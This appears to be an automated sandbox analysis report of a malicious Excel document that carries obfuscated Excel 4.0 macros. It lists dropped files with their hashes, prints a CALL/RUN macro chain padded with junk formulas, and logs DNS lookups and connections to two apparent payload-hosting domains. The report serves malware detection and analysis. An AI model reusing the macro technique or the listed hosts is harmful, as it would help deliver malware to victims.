C:\Users\user1\AppData\Local\Low\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF.....l.....b.....R.i .authroot.stl.qqp.4..CK..8T....c_d....A.F....m"...AH)-%QIR..\$t)Kd.-QQ*..~.L.2.L.....sx.}...~....\$...yy.A.8;....]%.OV.a0xN... .9..C..t.z,X.....1Qj,.p.E.y..ac'.<.e.c.aZW..B.jy....^].+).!...r.X:O...Y.j.^8C.....n7R....pl _+..<...A.Wt.=.sV..`9O...CD./s.\#..s..JeiU..B\$.....8..(g..tj....=...r.d.]xqX4.....g. IF...Mn.y".W.R....K\..P.n_7.....@pm.. Q....(#.....=)...1..kC.`.....AP8.A.<....7S.L...S...^R.).hqS...DK.6.j....u_0.(4g.....l.L`.....h:aj)?.....J9\..Ww.....%.....4E... ...q.QA.0.M<.&^*aD.....]*...5....\./ d.F>.V....._J.....'...wL.'z...j.Ds...Z...[.....N<d.?<...b...n.....;YK.X.0.Z.....?...9.3.+9T.%l..5.YK.E.V...aD.0...Y./e.7...c. .g....A.=.....+..u2.X.-....O....)=...&..U.e...?...Z....\$.)S...T...r.!?M...;...r.QH.B <(t..8s3..u[.N8gL.%...v....f...W.y...cz-.EQ.....c...o...n.....D*.....2.

C:\Users\user1\AppData\Local\Low\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXhMxvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BF001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646B C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*..H.....j0..f...1.0...*..H.....N0..J0..2.....D.....'.09...@k0...*..H.....0?1\$0"...U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1\$0"...U....Digital Signature Trust Co.1.0...U....DST Root CA X30..."0...*..H.....0.....P..W..be.....k0.[...].@.....3v!*.?!l..N..>H.e...!e.*2...w..{.....s.z..2..~ ..0...*8.y.1.P..e.Qc...a.Ka..RK...K.(H.....>.... .[*...p....%tr.{j.4.0...h.[T....Z...=d....Ap..r.&8U9C...l@.....%.....:n.>..l.<i...*)W...=...].B0@0...U.....0...0...U..... ...0...U.....{q...K.u...`...0...*..H..........\..(f7:...?K...].YD.>..>..K.t...t..~...K. D....}.j...N...:pl.....:~H...X...Z....Y...n.....f3.Y[...sG.+..7H..VK....f2...D.SrmC.&H.Rg. X..gvqx...V..9\$1....Z0G..P.....dc'.....}...=2.e..j.Wv..(9...e..w.j..w.....)...55.1.

C:\Users\user1\AppData\Local\Low\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.149293041712096
Encrypted:	false
SSDEEP:	6:kkK+xpKQSN+SkQIPIEGYRMY9z+4KIDA3RUeSKyzkOt:mphZkPIE99SNxAhUeSKO
MD5:	F3F300EA7AB180B9EB971F623E7CC08A
SHA1:	8A671316A1CDA96A65E27EC974EF07A0BA932C79
SHA-256:	2D9EC96DCFC32695D06288BE9D8F8C0E48D347D433F8E7C5FFD7C7ABC86766E5
SHA-512:	B46AC920437F790CA826378E73E20B6A53BA0428075B6AED776676A615674D4CD98765CBFEADAF89A8D0AA153BC706216E07F5228463239FBB983F996ABBCC3
Malicious:	false
Reputation:	low
Preview:	p..... %..G..(.....Y5.....\$.....http://.c.t.l.d.l.w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m/.m.s.d.o.w.n.l.o.a.d/.u.p.d.a.t.e./v.3/.s .t.a.t.i.c./t.r.u.s.t.e.d.r./e.n/.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."8.0.f.8.8.3.5.9.3.5.d.7.1.:0"...

C:\Users\user1\AppData\Local\Low\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0012709523256005
Encrypted:	false
SSDEEP:	3:kkFklyUEMIXfiIXIE/jQEBllPlzRkwWBARLNDU+ZMIKIBkvclcMIVHblB1Ffl5n0:kkC8QE1liBAIdQZV7uIPPN
MD5:	EA8ABF3801F939CF44DE59F2DFDADF7D
SHA1:	5D82609DF6B184628CA0651F478CAA564CA2223D
SHA-256:	4BAA6A4D49DA89BAF80E5EEED81A9A5211CB07A598A8D8A62DA3231E78F3C980
SHA-512:	C9F7FCF7D77CE6955F26EA7B1461788F0422121902CCB641ED237F3B091FBD7E9B38D9781D21042FABA8AAEA78AF2C64776F41FA9690D0E9D3BBE537F505A B
Malicious:	false
Reputation:	low
Preview:	p.....`.....G..(.....]j-.....(.....).http://.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m/.r.o.o.t.s/.d.s.t.r.o.o.t.c.a.x.3..p.7.c.u..."3.7.d-.5.b.f.8.d .f.8.0.6.2.7.0.0"...

C:\Users\user1\AppData\Local\Temp\08DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data

C:\Users\user1\AppData\Local\Temp\08DE0000	
Category:	dropped
Size (bytes):	81246
Entropy (8bit):	7.906517137299785
Encrypted:	false
SSDEEP:	1536:TeKmfTW8SDcn9iZtJJOXAQR2KtCbuMB/yDL4D5Kzh4AiCb/2X:TALW8SD8YZo/Uh0GUzEiM
MD5:	81894A8A8AE4B3BC625531B7FBA03AC9
SHA1:	4F90281B38AAE0B944D43C5185BDADFD85634C5E
SHA-256:	11B0A627EE536B69081712A850699DB9E29C32A983DCED149CD8285127357F9D
SHA-512:	F44C5379D6C2794CC77E1A2272B89E3A079D8EB2A466A38807D4D7FF9868F297A3AB4613E4BD3E72DEB8FEA641ADF5AE390365A86B63102CBAE8D668E0FAB08
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....l?&..an.0.....%.hl..y...5..D.....J.e....o..\$.;h....>..?m.`Eh.-.S..9G.....fV>Z..5v<.....+..%p.N...-?a%.M.n74.s..U?v.e.....".Q...H.W+-Ay.l...A(...5M...#.D.l.`5..4....iD..G.....B.R...PX(..s.-.F..z.1..Ki..>.....\$9L.5!\$.\$.Xl..ubi..vo..(\$..r..l.&9.-.B<...j.P...T....^&C....Q...J.../.....ik.GD7e..H..{A=&j....{...5[...s.....})@j.....2..D.1l8..S..H.q..Qg. H(P'.y9.....PK.....!..!9.....[Content_Types].xml ...(.....

C:\Users\user1\AppData\Local\Temp\CabE31F.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59863 bytes, 1 file
Category:	dropped
Size (bytes):	59863
Entropy (8bit):	7.99556910241083
Encrypted:	true
SSDEEP:	1536:Gs6cdy9E/ABKQPOrdweEz480zdPMHXNY/gLHlIZN:GNOqOrdDdJPAX1LHA/
MD5:	15775D95513782F99CDFB17E65DFCEB1
SHA1:	6C11F8BEE799B093F9FF4841E31041B081B23388
SHA-256:	477A9559194EDF48848FCE59E05105168745A46BDC0871EA742A2588CA9FBE00
SHA-512:	AC09CE01122D7A837BD70277BADD58FF71D8C5335F8FC599D5E3ED42C8FEE2108DD043BCE562C82BA12A81B9B08BD24B961C0961BF8FD3A0B8341C87483CDE7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....l.....b.....R.i..authroot.stl.qqp.4..CK..8T....c_d....A.F....m"...AH)-.%QIR..\$t)Kd..QQ*..~.L.2.L.....sx}...~....\$...yy.A.8;.... .%OV.a0xN... ..9..C..t.z..X....1Qj..p.E.y..ac`.<.e.c.aZW..B.jy....^).+).!...r.X::O...Y..j.^8C.....n7R....pl _+.<...A.Wt=. .sV..`9O...CD./s.\#..t#.s.Jeiu..B\$.....8..(g..tj....=...r.d.]xqX4.....g. IF...Mn.y".W.R....K\..P.n..._7.....@pm.. Q...(#.....=)...1..kC.`.....AP8.A.<...7S.L...S...^R.)..hqS...DK.6j...u_0.(4g....!..L'.....h.:a)?.....J9\..Ww.....%.....4E... ...q.QA.0.M<.&^*aD.....,]*....5.....\./ d.F>V....._J....."....Wl..'.z...j..Ds...Z...[.....N<d.?<...b...n.....;...YK.X..0.Z.....?...9.3.+9T.%l...5.YK.E.V...aD.0...Y../e.7...c. .g....A.=....+..u2.X~....O....\=-...&..U.e...?..z....\$.)S..T...r.!?M.;.....r.QH.B <(t.8s3..u[N8gL.%..v...f..W.y...cz-.EQ.....c...o.n.....D*.....2.

C:\Users\user1\AppData\Local\Temp\TarE320.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	156386
Entropy (8bit):	6.3086528024913715
Encrypted:	false
SSDEEP:	1536:Zll6c79JgCyrYBWwsWimp4Ydm6Caku2SWsz0OD8reJgMnl3XIMyGr:ZBUJcCyZfdmoku2SL3kMnBGyA
MD5:	78CABD9F1AFFF17BB91A105CF4702188
SHA1:	52FA8144D1FC5F92DEB45E53F076BCC69F5D8CC7
SHA-256:	C7B6743B228E40B19443E471081A51041974801D325DB4ED8FD73A1A24CBD066
SHA-512:	F0BF5DFBAB47CC6A3D1BF03CEC3FDDA84537DB756DA97E6D93CF08A5C750EA8DBFB7FCF7EBDBFFF04326617E43F0D767E5A2B7B68C548C6D9C48F36493881f62B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..b...*H.....b.0..b...1.0...`H.e.....0..R...+.....7.....R.0..R.0...+.....7.....5XY..._210419201239Z0...+.....0..R.0.*.....`...@...0..0.r1...0...+.....7...~1.....D..0...+.....7..i1...0 ...+.....7<..0...+.....7...1.....@N...%.=...0\$.+.....7...1.....@V'..%.*.S.Y.00...+.....7..b1". j.L4>..X...E.W...'.....-@w0Z...+.....7...1LJM.i.c.r.o.s.o.f.t..R.o.o.t..C.e.r.t.i.f.i.c.a. t.e..A.u.t.h.o.r.i.t.y..0.....[./..ulv..%1...0...+.....7..h1...6.M...0...+.....7...~1.....0...+.....7...1..0...+.....0...+.....7...1...O.V.....b0\$.+.....7...1...>.)...S...=\$..~R'..00. +.....7..b1". [x....[...3x;_7.2...Gy.c.S.OD...+.....7...16.4V.e.r.i.S.i.g.n..T.i.m.e..S.t.a.m.p.i.n.g..C.A..0....4..R...2.7...1..0...+.....7..h1.....o&..0...+.....7..i1...0...+.....7<..0 ...+.....7...1...lo..^...[...J@0\$.+.....7...1...Jl'u".F....9.N...`...00...+.....7..b1" ...@...G.d.m.\$....X...jOB..+.....7...14.2M.i.c.r.o.s.o.f.t..R.o.o.t..A.u.t.h.o

C:\Users\user1\AppData\Roaming\Microsoft\Office\Recent\54402971_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed May 12 22:38:28 2021, mtime=Wed May 12 22:38:40 2021, atime=Wed May 12 22:38:41 2021, length=174080, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.5542570264136035

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\54402971_by_Libranalysis.LNK	
Encrypted:	false
SSDEEP:	48:8Lr\XT0j9i0OE+nINZ0OE6JQh2Lr\XT0j9i0OE+nINZ0OE6JQ:8P/XojvF+INGF6JQh2P/XojvF+INGF6O
MD5:	81219FA7468D483F7D2256C7E6940C21
SHA1:	F028893951404BF3F3F6D9B7B4E83623FF9CB5AB
SHA-256:	CCA9AD9E79BDA511C318408D827C7C2F1532E8DEF9184543A5C5FE43ABE872F0
SHA-512:	B1B86BE188C4A91DAB3249E78C2A2CDE4AF69D0627D68A8668715E6C3286E4B2C108E638E8AF23BF487854C282BBDD424C1D53F293ABB46093FCB543D4B84758
Malicious:	false
Preview:	L.....F.....^..G..U..I..G...I..G.....P.O.i.....+00.../C:\.....t.1.....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.....R. .544029-1.XLS.f.....R..R.*...9&.....5.4.4.0.2.9.7.1._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....8...[.....?J.....C:\Users\.#.....\124406\Users.user\Desktop\54402971_by_Libranalysis.xls.3.....\.....\.....\D.e.s.k.t.o.p.\5.4.4.0.2.9.7.1._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....LB.)...Ag.....1SPS.XF.L8C....&.m.m.....S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime= Tue Oct 17 10:04:00 2017, mtime= Wed May 12 22:38:40 2021, atime= Wed May 12 22:38:40 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.484834884888352
Encrypted:	false
SSDEEP:	12:85QV1LgXg/XAICPCHaXtB8XzB/uZMkX+WnicvbebDtZ3YiIMMEpxRljKETdJP9TK:85OP/XTd6j8XYe+Dv3qJrNru/
MD5:	76A207689F9881BE077FCF9A28D14317
SHA1:	ABCFA5AA7F2989220C6B786DED74CB4531C9F30D
SHA-256:	C2A50D1AE07FEFCB6355D41B4824CFE67A8EF35330A8782FA34E3CB71EAB8E05
SHA-512:	514C2AFFFF45B7582F8DBEED4DBB415C157D1B391FFED3D42A2D90076336783ED426EABDA917DD644EA1BAF32B44FCA554D0DF2D2CFD10088E93E86C26B2E5DD4
Malicious:	false
Preview:	L.....F.....7G..U..I..G..U..I..G...@.....i.....P.O.i.....+00.../C:\.....t.1.....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....8...[.....?J.....C:\Users\.#.....\124406\Users.user\Desktop.....\.....\.....\D.e.s.k.t.o.p.....LB.)...Ag.....1SPS.XF.L8C....&.m.m.....S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....124406.....D_....3N...W...9r.[*.....]EkD_....3N...W...9r.[*.....]Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.767349509094217
Encrypted:	false
SSDEEP:	3:oyBVomMI9XpGUwSLMp6lKXpGUwSLMp6lmMI9XpGUwSLMp6lv:dj6WNmNbWNf
MD5:	79DA9611CE7422E6A1A8DEB0B22758B9
SHA1:	0412CA7285A7AED9ABDE4906824173A0B713AFD1
SHA-256:	AAA617B7D6F1FF3146A4A2E70985FD9DF6556680EA52E1A31BFB7190D3F5C35E
SHA-512:	93AACE69C2B7551C682108469EDCE993553CA4FCDF56BDF8336941471222EE58DBE9B65F418A434F6672BAC8443E193E73A8EA46066F9B8F17BAB832461B0EEC
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..54402971_by_Libranalysis.LNK=0..54402971_by_Libranalysis.LNK=0..[xls]..54402971_by_Libranalysis.LNK=0..

C:\Users\user\Desktop\09DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	205059
Entropy (8bit):	5.644337963267006
Encrypted:	false
SSDEEP:	3072:3l8iKCSd8YNoTU90r4oPzn3bvX7vrPlsrXvL4nL6l8iYV:rKCTrTU9yM5YV
MD5:	C94613138BAC07C8F7DC30F4F7A798E7
SHA1:	876AC5AFA6CE060AC3F5B5C867F05EA421492C9B
SHA-256:	200FFA85AEDBB103D6D1300BA6C2E4A61CFF4DF2E96D1A5A2A535CF142FB5ADD
SHA-512:	115F69750002A6F95236B0D436639119762A818EF1F2A2C7DC4239154294A1C9F6429B40CF9101CC3F6FDBF1319AF2E255E47D453984ED5C7A66BE08BFA58E08
Malicious:	false

Preview:	g2.....\p...userB....a.....=.....=....i.9J.8.....X.@.. ".....1.....C.alibri.i.....A.rial.1.....A.rial.1.....A.rial.1.....C.alibri.i.....8.....A.rial.1.....8..... A.rial.1.....8.....A.rial.1.....<.....A.rial.1.....4.....A.rial.1.....4.....A.rial.1...h.8.....C.am.b.ria.1.....C.alibri.i.1.....A.rial.1.....A.rial.1.....>.....A.rial.1.....?.....A.rial.1.....A.rial.1.....A.rial.1.....C.alibri.i.1.....A.rial.1.....A.ria .l.1.....A.rial.1.....
----------	--

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	- Microsoft Excel sheet (30009/1) 78.94% - Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	54402971_by_Libranalysis.xls
File size:	375808
MD5:	54402971cab910b3d8ddc38caceeddba
SHA1:	5038515d2a152a834139673a3ffed90f6a4ffdab
SHA256:	d9ce158a711cffda14fc13daf5f8c673e671f8f1033fe44a8af947a95d8e6e72
SHA512:	f9dbfe85c4fb6906f91713d0c6409568aaa15919e15adc1b1521849dac781e2d5922b4dd795bfec3b45265009ed2de372768d1cea0f4934afdea5c1003ca5c8
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/I/T/tbHm7H9G4l+s2k3zN4sbcJ:vUGAt6Uqa5DPdG9uS9QLp4l+s+U8
File Content Preview:	>.....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "54402971_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi

Summary	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\\5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	<pre>+.0.....0.....8..... .@.....H.....t.....Doc1.....Doc2Doc3.....Doc4.....Exce 4.0..... </pre>
Data Raw:	<pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 01 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 </pre>

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	<pre>Oh.....+'...0.....@.....H... ...X.....h.....van-van.....v -vi.....Microsoft Excel.@..... .##...@.....F..... </pre>
Data Raw:	<pre> fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00 </pre>

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	<pre>7.....\..p..vi-vi B.....Doc3....._xIfn.AGGREGATE..._xIfn.F.INV.RT....!. </pre>
Data Raw:	<pre> 09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 </pre>

Macro 4.0 Code

CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)

....."=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R

[illegible]

"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"^"1",0,!AL21)=RUN(Doc4!AM6)"

[illegible]

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:38:32.658158064 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:32.816744089 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:32.816946983 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:32.846611977 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:33.005371094 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:33.019854069 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:33.019896030 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:33.019918919 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:33.019974947 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:33.020010948 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:33.068169117 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:33.238379002 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:33.238539934 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:34.954929113 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:35.153819084 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:35.379740953 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:35.379980087 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:35.380095005 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:35.380158901 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:35.380287886 CEST	49167	443	192.168.2.22	192.185.39.58
May 12, 2021 16:38:35.473587990 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:38:35.538714886 CEST	443	49167	192.185.39.58	192.168.2.22
May 12, 2021 16:38:35.636559010 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:35.636733055 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:38:35.637415886 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:38:35.800748110 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:35.840431929 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:35.840481043 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:35.840504885 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:35.840768099 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:38:35.879748106 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:38:36.042684078 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:36.100207090 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:36.100433111 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:38:36.140960932 CEST	49170	443	192.168.2.22	192.185.32.232

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:38:36.304286957 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:36.826731920 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:36.826875925 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:38:36.827122927 CEST	443	49170	192.185.32.232	192.168.2.22
May 12, 2021 16:38:36.827183008 CEST	49170	443	192.168.2.22	192.185.32.232
May 12, 2021 16:39:06.916882038 CEST	443	49170	192.185.32.232	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:38:32.582389116 CEST	52197	53	192.168.2.22	8.8.8.8
May 12, 2021 16:38:32.643488884 CEST	53	52197	8.8.8.8	192.168.2.22
May 12, 2021 16:38:33.671487093 CEST	53099	53	192.168.2.22	8.8.8.8
May 12, 2021 16:38:33.721232891 CEST	53	53099	8.8.8.8	192.168.2.22
May 12, 2021 16:38:33.728368044 CEST	52838	53	192.168.2.22	8.8.8.8
May 12, 2021 16:38:33.778609991 CEST	53	52838	8.8.8.8	192.168.2.22
May 12, 2021 16:38:34.319048882 CEST	61200	53	192.168.2.22	8.8.8.8
May 12, 2021 16:38:34.378245115 CEST	53	61200	8.8.8.8	192.168.2.22
May 12, 2021 16:38:34.385617018 CEST	49548	53	192.168.2.22	8.8.8.8
May 12, 2021 16:38:34.448018074 CEST	53	49548	8.8.8.8	192.168.2.22
May 12, 2021 16:38:35.418931961 CEST	55627	53	192.168.2.22	8.8.8.8
May 12, 2021 16:38:35.470662117 CEST	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 16:38:32.582389116 CEST	192.168.2.22	8.8.8.8	0xed69	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 16:38:35.418931961 CEST	192.168.2.22	8.8.8.8	0x4b51	Standard query (0)	fcventasyservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 16:38:32.643488884 CEST	8.8.8.8	192.168.2.22	0xed69	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 16:38:35.470662117 CEST	8.8.8.8	192.168.2.22	0x4b51	No error (0)	fcventasyservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)

HTTPS Packets

